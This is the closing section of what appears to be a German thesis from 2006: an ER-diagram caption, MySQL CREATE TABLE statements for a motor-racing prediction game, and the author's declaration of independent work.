


Abbildung 12: Das ER-Diagramm des Tippspiels

Anhang C - CREATE Statements

Die folgenden CREATE-Statements werden benötigt, um die in der Anwendung verwendeten Datenbanktabellen in der MySQL-Datenbank anzulegen.

```
CREATE TABLE Auto (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  TEAM INTEGER UNSIGNED NOT NULL,
  HERSTELLER INTEGER UNSIGNED NOT NULL,
  NAME VARCHAR(50) NOT NULL,
  PRIMARY KEY(ID)
);

CREATE TABLE Fahrer (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  AUTO INTEGER UNSIGNED NOT NULL,
  TEAM INTEGER UNSIGNED NOT NULL,
  NAME VARCHAR(40) NOT NULL,
  LAND VARCHAR(40) NOT NULL,
  PUNKTE INTEGER UNSIGNED NULL DEFAULT '0',
  PRIMARY KEY(ID)
);

CREATE TABLE Hersteller (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  NAME VARCHAR(30) NOT NULL,
  PRIMARY KEY(ID)
);

CREATE TABLE Lauf (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  DATUM DATE NOT NULL,
  ZEIT TIME NOT NULL,
  ORT VARCHAR(30) NOT NULL,
  LAND VARCHAR(40) NOT NULL,
  RUNDEN INTEGER UNSIGNED NOT NULL,
  KM DOUBLE NOT NULL,
  PRIMARY KEY(ID)
);

CREATE TABLE Team (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  NAME VARCHAR(30) NOT NULL,
  PRIMARY KEY(ID)
);

CREATE TABLE Rennergebnis (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  LAUF INTEGER UNSIGNED NOT NULL,
  PLATZ1 INTEGER UNSIGNED NOT NULL,
  PLATZ2 INTEGER UNSIGNED NOT NULL,
  PLATZ3 INTEGER UNSIGNED NOT NULL,
  PLATZ4 INTEGER UNSIGNED NOT NULL,
  PLATZ5 INTEGER UNSIGNED NOT NULL,
  PLATZ6 INTEGER UNSIGNED NOT NULL,
  PLATZ7 INTEGER UNSIGNED NOT NULL,
  PLATZ8 INTEGER UNSIGNED NOT NULL,
  PRIMARY KEY(ID)
);
```

```
CREATE TABLE Spieler (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  NAME VARCHAR(30) NOT NULL,
  EMAIL VARCHAR(50) NOT NULL,
  PASSWORT VARCHAR(32) NOT NULL,
  INITIAL INTEGER NOT NULL DEFAULT '1',
  ANMELDEDATUM DATETIME NOT NULL,
  PUNKTE INTEGER UNSIGNED NULL DEFAULT '0',
  LOGOUT INTEGER NULL DEFAULT '0',
  PRIMARY KEY(ID)
);

CREATE TABLE Tipp (
  ID INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
  LAUF INTEGER UNSIGNED NOT NULL,
  SPIELER INTEGER UNSIGNED NOT NULL,
  DATUM DATETIME NOT NULL,
  PLATZ1 INTEGER UNSIGNED NOT NULL,
  PLATZ2 INTEGER UNSIGNED NOT NULL,
  PLATZ3 INTEGER UNSIGNED NOT NULL,
  PLATZ4 INTEGER UNSIGNED NOT NULL,
  PLATZ5 INTEGER UNSIGNED NOT NULL,
  PLATZ6 INTEGER UNSIGNED NOT NULL,
  PLATZ7 INTEGER UNSIGNED NOT NULL,
  PLATZ8 INTEGER UNSIGNED NOT NULL,
  PRIMARY KEY(ID)
);
```

Erklärung

Ich versichere, die von mir vorgelegte Arbeit selbständig verfasst zu haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten oder nicht veröffentlichten Arbeiten anderer entnommen sind, habe ich als entnommen kenntlich gemacht. Sämtliche Quellen und Hilfsmittel, die ich für die Arbeit benutzt habe, sind angegeben. Die Arbeit hat mit gleichem Inhalt bzw. in wesentlichen Teilen noch keiner anderen Prüfungsbehörde vorgelegen.

Bonn, im Dezember 2006